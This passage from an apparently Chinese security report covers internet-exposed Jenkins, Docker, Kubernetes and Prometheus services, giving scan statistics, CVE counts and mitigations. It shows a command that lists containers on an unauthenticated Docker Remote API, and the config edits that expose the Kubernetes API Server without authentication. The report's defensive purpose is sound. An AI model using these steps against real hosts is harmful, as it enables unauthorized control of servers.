


图 5.24 暴露 Jenkins 服务地区分布情况

图 5.25 展示了暴露的 Jenkins 服务归属组织测绘情况，在能够测绘到归属组织的服务中，位居首位的是亚马逊（Amazon），占比约 41%；第二位是阿里云（Alibaba），占比约 9%；

第三位是 Digitalocean，占比约 5%。




图 5.25 暴露 Jenkins 服务归属组织分布情况

如图 5.26 所示，我们测绘了全球 63579 个暴露端口的 Jenkins 服务，并记录了分布情况。其中，暴露数量前三的端口分别是 8080、443 和 80，暴露数量约占测绘数据的 87%。其中 8080 端口暴露量最多，共计 34210 个，占比约 53%。




图 5.26 暴露 Jenkins 服务地区分布情况

同时，我们还对 Jenkins 服务的版本情况进行了统计，共 39407 个，图 5.27 展示了其分布情况。其中，暴露数量前三的版本分别是 2.426.2、2.426.1 和 2.414.3，占比约 18%。

其中 2.426.2 版本 Jenkins 服务暴露量最多，共计 3444 个，占比约 8%。截至报告撰写时，Jenkins 最新版本为 2.443。




图 5.27 暴露 Jenkins 服务版本分布情况

5.2.5.2 组件攻击面分析

我们发现互联网暴露的 63579 个 Jenkins 服务中，约有 39% 均不同程度存在 N Day 漏洞。我们仅对影响暴露 Jenkins 服务的 Top10 漏洞进行统计、分析。如图 5.28 所示，我们共发现 CVE-2023-35141（跨站请求伪造）25360 个、CVE-2023-27899（远程代码执行）24800 个、CVE-2023-27900（拒绝服务）24800 个、CVE-2023-27901（拒绝服务）24800 个、CVE-2023-27902（信息泄露）24800 个、CVE-2023-27903（信息泄露）24800 个、CVE-2023-27904（信息泄露）24800 个、CVE-2023-27898（跨站脚本攻击）18504 个、CVE-2022-34174（认证绕过）16847 个及 CVE-2018-15664（拒绝服务）13541 个。在 Top10 漏洞中信息泄露类漏洞占比最高，约占 33.3%。由于篇幅原因，其余漏洞情况不展开描述。此外，2.4xx.xx 及以下版本的 Jenkins 服务，可能会存在多个漏洞。




图 5.28 暴露服务漏洞分布情况

此外，我们还对 Jenkins 服务 Top10 版本的 CVSS 3.0 评分 7.5 以上的漏洞覆盖情况进行了统计分析。具体见表格 5-4：

表 5-4 Jenkins 版本漏洞统计分析

版本	CVE 数量	CVE ID
2.387.1	3	CVE-2023-35141，CVE-2023-27900，CVE-2023-27901
2.346.3	6	CVE-2023-35141，CVE-2023-27900，CVE-2023-27901，CVE-2022-2048，CVE-2022-34175，CVE-2022-34174

5.2.5.3 组件风险缓解措施

1. 升级 Jenkins 及其插件至最安全版本；
2. 为用户和插件分配适当的权限，遵循最小权限原则；
3. 管理和保护 Jenkins 中使用的密钥，包括限制密钥文件的访问权限，定期更换密钥等；
4. 关注 Jenkins 日志审计，监控异常行为；

5.2.6 Docker

Docker 是一个开源容器化平台，允许用户将应用程序及其依赖项打包成一个独立的、可移植的容器，确保应用在不同环境中运行的一致性。Docker 社区中拥有庞大的用户和开发者社群，技术爱好者和企业开发团队使用 Docker 来简化开发、测试和部署流程。许多国内

外知名互联网企业，在其生产环境中广泛使用 Docker 来实现业务的容器化和部署。各大云厂商也都提供了对 Docker 容器的原生支持。

在 DevOps 部署阶段，Docker 提供了应用环境隔离，确保应用运行的兼容性问题。其次，Docker 容器可以在秒级别内启动，快速部署和扩展应用，有助于实现敏捷的交付流程。

5.2.6.1 组件暴露面分析

我们对 2023 年全球互联网暴露的 338 个 Docker Remote API 服务的 2375 端口进行了测绘，并将结果进行了统计。下面从地区、归属组织、版本分布三个维度分别进行介绍。

如图 5.29 所示，Docker Remote API 服务全球暴露数量前三的地区分别是中国、美国和德国，暴露数量占测绘数据的 71%。其中中国暴露数量排名首位，达到 170 个，占比约 50%。




图 5.29 暴露 Docker Reomte API 服务地区分布情况

图 5.30 展示了暴露的 Docker Remote API 服务归属组织测绘情况，在能够测绘到归属组织的服务中，位居首位的是阿里云（Alibaba），占比约 18%；第二位是腾讯（Tencent），占比约 12%；第三位是亚马逊（Amazon），占比约 8%。




图 5.30 暴露 Docker Reomte API 服务归属组织分布情况

同时，我们还对 Docker Remote API 服务的版本情况进行了统计，能够测绘到版本的共 110 个服务，图 5.31 展示了其分布情况。其中，暴露数量前三的版本分别是 24.0.7、1.13.1 和 20.10.5+dfsg1，占比约 47%。其中 24.0.7 版本 Docker 资产暴露量最多，共计 27 个，占比约 24%。截至报告撰写时，Docker 最新版本为 25.0.2。




图 5.31 暴露 Docker Reomte API 服务版本分布情况

5.2.6.2 组件攻击面分析

针对于上述暴露的 Docker Remote API 服务，我们从组件脆弱性配置和漏洞两方面进行

了分析。

脆弱性配置分析

Docker Remote API 服务端口主要为 2375、2376 端口，这两个端口为 Docker 的 TCP Socket 端口，在版本较新的 Docker 中，Docker 守护进程默认不会监听 TCP Socket。用户可通过配置文件来设置 Docker 守护进程开启对 TCP Socket 的监听，默认监听端口通常为 2375。然而，默认情况下对 Docker 守护进程 TCP Socket 的访问是无加密且无认证的。因此，任何网络可达的访问者均可通过该 TCP Socket 来对 Docker 守护进程下发命令。2376 端口用于与 Docker 守护进程进行 TLS 通信，因此需要配置证书才可实现通信加密，默认不开启。

若开放了 2375，2376（未配置证书）端口，以下命令能够列出 IP 为 192.168.1.99 的主机上的所有活动容器：

```
docker -H tcp:``//192.168.1.99:2375 ps``docker -H tcp:``//192.168.1.99:2376 ps
```

显而易见，攻击者也能够通过这样的 TCP Socket 对目标主机上的 Docker 守护进程下发命令，从而实现对目标主机的控制。控制方式与通过 Unix Socket 的控制类似，只是需要通过 -H tcp:// 参数来设置目标地址和端口。典型事件例如，2020 年，国外 TeamTNT 组织团伙利用 Docker 容器 API 未授权访问对 Docker 主机发起攻击活动，植入挖矿木马，并通过安装定时任务进行持久化、SSH 复用连接进行横向移动感染更多服务器，进而导致业务系统崩溃 [37];

漏洞分析

如图 5.32 所示，我们共发现 CVE-2021-21284（路径穿越）26 个、CVE-2020-27534（路径穿越）22 个、CVE-2019-5736（远程代码执行）17 个、CVE-2019-14271（容器逃逸）17 个、CVE-2019-13139（命令注入）17 个、CVE-2020-14300（远程代码执行）13 个及 CVE-2018-15664（权限提升）4 个。从中我们可以看出权限提升类漏洞占比最高，此外，能够测绘到存在漏洞的 Docker 资产约占暴露总资产的 7%。




图 5.32 暴露 Docker Reomte API 服务漏洞分布情况

此外，我们还对 Docker Remote API 服务 Top10 版本的 CVSS 3.0 评分 7.5 以上的漏洞覆盖情况进行了统计分析。具体见表格 5-5：

表 5-5 Docker 版本漏洞统计分析

版本	CVE 数量	CVE ID
1.13.1	2	CVE-2019-5736，CVE-2019-14271

5.2.6.3 组件风险缓解措施

1. 使用 Docker 时将 2375 端口监听在内网 IP 地址，避免直接暴露在互联网中，使用 Docker 的 TLS 端口 (2376) 并为其配置证书；
2. 使用 CIS Docker Benchmark 最佳实践 [38]；
3. 根据官方通告及时升级版本，更新补丁；

5.2.7 Kubernetes

Kubernetes 是一个开源的容器编排平台，用于自动化、部署、扩展和管理容器化应用。它提供了一个强大的容器编排系统，简化了应用的部署和运维。国内外多个大型云服务商也均提供了原生 Kubernetes 托管服务，使用户能够轻松地在云上部署和管理 Kubernetes 集群。

在 DevOps 运营阶段，Kubernetes 提供了灵活的部署策略，允许团队实现滚动更新、蓝绿部署等高级部署模式，降低了系统的停机时间和风险。Kubernetes 还能够自动进行负载

均衡、故障恢复和水平扩展等方，提高了应用的可用性和稳定性。

5.2.7.1 组件暴露面分析

我们对 2023 年全球互联网暴露的 29860 个 Kubernets API Server 服务默认 SSL 端口 6443 进行测绘，并将结果进行了统计。与我们在 2018 年发布的《容器安全技术报告》[39] 中的测绘数据相比，2023 年互联网中暴露的 Kubernets API Server 服务的 5 年增长率约为 132.8%。下面从地区分布、归属组织、版本分布三个维度分别进行介绍。

如图 5.33 所示，暴露数量前三的地区分别是中国、美国和德国，暴露数量约占测绘数据的 70%。其中中国暴露资产数量排名首位，暴露的 Kubernets API Server 服务达到 10968 个，占比约 36%。

图 5.33 暴露 Kubernets API Server 服务地区分布情况

图 5.34 展示了对暴露的 Kubernets API Server 服务归属组织测绘情况，在能够测绘到归属组织的服务中，位居首位的是阿里云（Alibaba），占比约 19%；第二位是 Hetzner Online GmbH，占比约 12%；第三位是 Oracle，占比约 7%。




图 5.34 暴露 Kubernets API Server 服务端口分布情况

同时，我们还对 Kubernets API Server 服务的版本情况进行了统计，共 12424 个，图 5.35 展示了其分布情况。其中，暴露数量前三的版本分别是 1.20.11、1.22.15 和 1.21.1，占比约 21%。其中 1.20.11 版本 Kubernets API Server 服务暴露量最多，共计 1028 个，占比约 8%。截至报告撰写时时，Kubernets API Server 最新版本为 1.29.1。




图 5.35 暴露 Kubernets API Server 服务版本分布情况

5.2.7.2 组件攻击面分析

针对于上述暴露的 Kubernets API Server 服务，我们对其脆弱性配置和漏洞两方面进行

了分析。

脆弱性配置分析

熟悉 Kubernetes 的读者都知道 API Server 组件在 8080 和 6443 两个端口上提供服务，其中，8080 端口提供的是没有 TLS 加密的 HTTP 服务，且所有到达该端口的请求将绕过所有认证和授权模块（但是仍然会被准入控制模块处理）。保留该端口主要是为了方便测试以及集群初启动。然而在生产环境开放 8080 端口，即使绑定本地环回地址（Localhost）也是很危险的。如果将该端口暴露在互联网上，那么任何网络可达的攻击者都能够通过该端口直接与 API Server 交互，进而控制整个集群。

如用户可以通过以下操作开启外部对 API Server 的未授权访问：

在 Kubernetes 主节点的 kube-apiserver.yaml 文件中将 --insecure-port=0 配置项修改为 --insecure-port=8080

在 Kubernetes 主节点的 kube-apiserver.yaml 文件中修改 --insecure-bind-address 配置项值为 0.0.0.0

漏洞分析

如图 5.36 所示，我们共发现 CVE-2022-3172（服务端请求伪造）10610 个，CVE-2022-3162（信息泄露）9757 个，CVE-2021-25741（任意文件读）5105 个，CVE-2021-25735（认证绕过）3661 个，CVE-2018-1002105（权限提升）3123 个，CVE-2020-8558（认证绕过）1583 个，CVE-2020-8559（权限提升）1500 个，CVE-2019-11252（信息泄露）1416 个，CVE-2020-8554（中间人攻击）978 个及 CVE-2019-11253（拒绝服务）669 个。在 Top10 漏洞中服务端请求伪造类漏洞占比最高，约占 27.6%。由于篇幅原因，其余漏洞情况不展开描述。能够测绘到存在漏洞的 Kubernets API Server 服务约占总资产的 38%。




图 5.36 暴露 Kubernets API Server 服务漏洞分布情况

此外，我们还对 Kubernetes API Server 服务 Top10 版本的 CVSS 3.0 评分 7.5 以上的漏洞覆盖情况进行了统计分析。具体见表格 5-6：

表 5-6 Kubernetes 版本漏洞统计分析

版本	CVE 数量	CVE ID
1.20.11，1.21.1，1.22.3， 1.20.4， 1.20.15， 1.22.10	1	CVE-2022-3172
1.18.8，1.16.9	2	CVE-2022-3172，CVE-2018-1002105

5.2.7.3 组件风险缓解措施

1. 根据官方通告及时升级版本，更新补丁，根据官方提供的安全实践进行加固 [40]；
2. 禁止在 Kubernetes API Server 组件的配置文件中修改 --insecure-port 启动参数值为 8080，使用默认配置值；
3. 禁止在 Kubernetes API Server 组件的配置文件中修改 --insecure-bind-address 启动参数值为 0.0.0.0，使用默认配置值；
4. 使用 API Server 的安全端口（6443），并为其设置证书；
5. 使用 CIS Kubernetes Benchmark 最佳实践 [40]；

5.2.8 Prometheus

Prometheus 是一款开源的监控和警报工具，专注于收集和存储系统和服务的时间

序列数据。其支持多维度的数据模型，允许灵活而强大的查询，具备高度可扩展性。Prometheus 常被用于监控关键业务系统和生产环境，确保系统的稳定性和可靠性。此外，Prometheus 拥有庞大的开发者社区，开发者不断贡献新的插件、导出器和解决方案，丰富了 Prometheus 的功能和适用场景。

在 DevOps 监控阶段，Prometheus 能够定期从部署的业务、中间件等环境中收集各种指标数据，如 CPU 利用率、内存使用率、请求响应时间等，通过多维数据模型，Prometheus 能够对这些指标进行有针对性的查询和分析，为运维团队提供深入的性能洞察。

5.2.8.1 组件暴露面分析

我们对 2023 年全球互联网暴露的 37218 个 Prometheus 服务进行了测绘，并对结果进行统计、分析。下面从地区、归属组织、端口及版本分布情况分别进行介绍。

如图 5.37 所示，Prometheus 服务暴露数量前三的地区分别是美国、中国和德国，暴露数量占测绘数据的 53%。其中美国暴露数量排名首位，达到 9733 个，占比约 26%。




图 5.37 暴露服务地区分布情况

图 5.38 展示了暴露的 Prometheus 服务归属组织测绘情况，在能够测绘到归属组织的服务中，位居首位的是亚马逊（Amazon），占比约 20%；第二位是 Hetzner Online GmbH，占比约 7%；第三位是 Digitalocean，占比约 5%。

